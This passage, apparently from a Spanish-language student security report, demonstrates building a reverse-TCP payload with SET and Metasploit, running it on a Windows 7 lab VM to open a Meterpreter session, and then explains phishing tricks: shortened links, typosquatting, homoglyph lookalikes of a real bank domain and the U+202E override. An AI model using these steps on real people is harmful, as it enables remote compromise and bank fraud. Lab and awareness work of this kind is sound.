
set:payloads>5
set:payloads> IP address for the payload listener (LHOST):192.168.20.111
set:payloads> Enter the PORT for the reverse listener:4445
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set/payload.exe
set:payloads> Do you want to start the payload and listener now? (yes/no):
  
```

Colomos yes para poder iniciar el **payload and listener**




Y ya con esto tenemos configurado y solo queda esperar a que la víctima ejecute el exploit que se le mande ya sea vía correo electrónico


El archivo ejecutable **payload.exe** lo encontraremos en el sistema de archivos en la carpeta /root/.set




El cual copiaremos en una memoria USB (ANGEL PAZ) y lo probaremos en una máquina virtual de Windows 7



Ya tenemos listo el ejecutable en la Máquina Virtual de la Víctima en Windows 7 y le damos ejecutar el payload.



En la terminal de la maquina victima ya nos detecta que hay una sesión abierta lo que indica que nuestra victima ejecuto el payload creado por lo cual escribimos en la consola el comando **sessions** para ver las sesiones




```
root@kali: ~/Escritorio
Archivo Acciones Editar Vista Ayuda
resource (/root/.set/meta_config)> set LHOST 192.168.20.111
LHOST => 192.168.20.111
resource (/root/.set/meta_config)> set LPORT 4445
LPORT => 4445
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.20.111:4445
msf6 exploit(multi/handler) >
[*] Sending stage (200262 bytes) to 192.168.20.100
[*] Meterpreter session 1 opened (192.168.20.111:4445 -> 192.168.20.100:49165) at
2021-11-11 09:41:33 -0500
sessions

Active sessions

Id  Name  Type  Information  Connection
--  -
1   meterpreter x64/windo IKER-IVITO-PC\IKER-IV 192.168.20.111:4445 -
ws  ITO @ IKER-IVITO-PC  > 192.168.20.100:4916
5 (192.168.20.100)

msf6 exploit(multi/handler) > sessions 1
```

Aquí observamos que tenemos la información de una sesión activa por lo cual escribimos en la terminal **sessions 1** para seleccionar la sesión activa y damos enter.




```
msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo

Computer      : IKER-IVITO-PC
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : es-ES
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter >
```

Aquí ya comenzamos a interactuar con la sesión activa, por lo cual para ver la información de la maquina victima escribimos el comando **sysinfo**



```
root@kali: ~/Escritorio
Archivo Acciones Editar Vista Ayuda
[*] Sending stage (200262 bytes) to 192.168.20.100
[*] Meterpreter session 1 opened (192.168.20.111:4445 -> 192.168.20.100:49165) at
2021-11-11 09:41:33 -0500
sessions

Active sessions

Id  Name  Type  Information  Connection
--  -
1   meterpreter x64/windo IKER-IVITO-PC\IKER-IV 192.168.20.111:4445 -
ws  ITO @ IKER-IVITO-PC  > 192.168.20.100:4916
5 (192.168.20.100)

msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo

Computer      : IKER-IVITO-PC
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : es-ES
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter >
```


Y allí obtenemos información del equipo víctima.

Cabe mencionar que los programas maliciosos serán detectados por los antivirus siempre y cuando estos estén actualizados, pero hay técnicas para manipular los software maliciosos y evitar que los antivirus los detecten. Como ejemplo tenemos la herramienta SideStep que es un script de python para que nuestros payloads de Metasploit no sean detectados por los antivirus (visor, s. f.)

Todos recibimos en nuestro día a día mensajes de correo electrónicos, SMS, en nuestro WhatsApp, mediante redes sociales ya sea mensajes de nuestros bancos, de Amazon, Apple, empresas de Paquetería, Google etc., pero hay posibilidades que algún mensaje no sean de las empresas verdaderas si no sean atacantes o ciberdelincuentes haciéndose pasar por alguna empresa verdadera con el fin de obtener información y algunas de las técnicas más usadas para engañarnos son las siguientes.


1. USO DE SUBDOMINIOS

Cuando nos envían un enlace por medio del correo electrónico y la primera parte del enlace hace mención al nombre de la empresa que queremos acceder ya sea nuestro Banco, Amazon o cualquier empresa, seguido de un punto (.) y por último el nombre real del dominio uno de los errores que las personas hacen solo es verificar la primera parte del enlace donde sale el nombre de la empresa a la que queremos acceder y nos olvidamos de la segunda parte que es la parte más importante, por ejemplo recibimos un correo electrónico



Pagina falsa del Banco BCP con el objetivo de que la víctima ingrese sus datos y una vez clicando en el botón ingresar el atacante obtenga la información.


Pagina Real del Banco BCP



Caso Real: <https://www.americatv.com.pe/noticias/actualidad/alerta-noticias-cuidese-victima-estafa-pagina-falsa-bcp-n253595>

2. ACORTADORES

Nos sirve para acortar las URL largas, podemos encontrar varios acortadores online como ser <https://tinyurl.com/app/myurls> al hacer las respectivas configuraciones obtendremos una URL acortada y así la víctima no sabrá realmente la dirección a donde los va a llevar. Esta técnica es muy usada en los Smishing y demás tipos de phishing.




En el primer Input colocamos el nombre de la página falsa destino a la cual queremos redirigir a la víctima una vez le dé clic al enlace que le mandaremos por correo electrónico.

En el segundo input colocaremos el nombre que ira como parte del enlace acortado según el ejemplo el enlace quedaría: **tinyurl.com/EleccionGeneralHN21**

Después se diseñará el mensaje que se le va a enviar a la víctima junto con el enlace acortado para que este se le haga más difícil saber la dirección de la página a la cual se va a redirigir.



Es otra de las técnicas muy utilizadas para poder engañar a la víctima también es conocido con el nombre de URL hijacking o fake URL y trata de unas pequeñas modificaciones en el nombre de dominio para hacernos ver lo que no es en realidad.




google.com !
g00gle.com !
g00gle.com !
✓ google.com
goog1e.com !

(arvindpdmn, 2020)

Otra imagen donde podemos observar cómo se desarrolla el Typosquatting

4. ATAQUE HOLOGRÁFICO

Es una técnica avanzada de Typosquatting en la cual consiste sustituir ciertos caracteres de nuestro idioma normal por otros idiomas o bien uso de caracteres Unicode o Punicode u otros que visualmente parecen ser los mismos, pero no lo son por lo tanto nos podría llevar a otras URLs completamente diferentes a las páginas que creemos que nos va a llevar




Esta es una página donde nos facilita la generación de homógrafos basados en homoglyphs y consiste en colocar la URL que queremos modificar en el campo de texto

1st, type in a name to look like:

<https://www.bancatlan.hn/>


2nd, choose homoglyphs to use:



Y al escribir la URL nos aparecen todas las letras de nuestra URL con las diferentes posibilidades para poder cambiarla

1st, type in a name to look like:

<https://www.bancatlan.hn/>




Si elegimos modificar por ejemplo la letra A mayúscula, tendremos en la parte de abajo el link o URL modificado quedando de la siguiente forma

This one is for testing linking:
<https://www.bancAtlan.hn/>
3rd, Output will be something like this:
This one is so you can copy & paste:
<https://www.bancAtlan.hn/>
4th submit so PHP can generate the IDNA/Punycode:

Quedando el enlace falso pero fácil de reconocer de que es un link falso, ahora probaremos con otra opción el cual nos permita engañar a la victima.

Al final de todas las opciones de la a, está la a⁴³⁰



El cual el resultado se verá como si fuera un auténtico enlace correcto, pero en realidad no lo es.

This one is for testing linking:

3rd, Output will be something like this: <https://www.bancatlan.hn/>


This one is so you can copy & paste:

<https://www.bancatlan.hn/>

4th submit so PHP can generate the IDNA/Punycode:

Otra técnica para Ataque Holográfico son los códigos Unicode o Punycode la cual veremos un ejemplo de cómo funciona esta técnica. En el caso usaremos el código U+202E el cual nos va a permitir es modificar el orden de escritura en una URL o en una frase según lo que se necesite. Nosotros normalmente escribimos de izquierda a derecha entonces la función del código es modificar el dominio dándole vuelta de Derecha a Izquierda por lo menos visualmente para poder engañar a la víctima.

La página que utilizaremos y le damos copiar al código U+202E




Homepage › Unicode › General Punctuation › Right-To-Left Override

edirrevO tfeL-oT-thgiR



U+202E


Click to copy and paste symbol




Technical information

Name	Right-To-Left Override
Unicode number	U+202E
HTML-code	‮
CSS-code	↻202E
Block	General Punctuation
Unicode version:	1.1 (1993)

Abrimos un bloc de notas



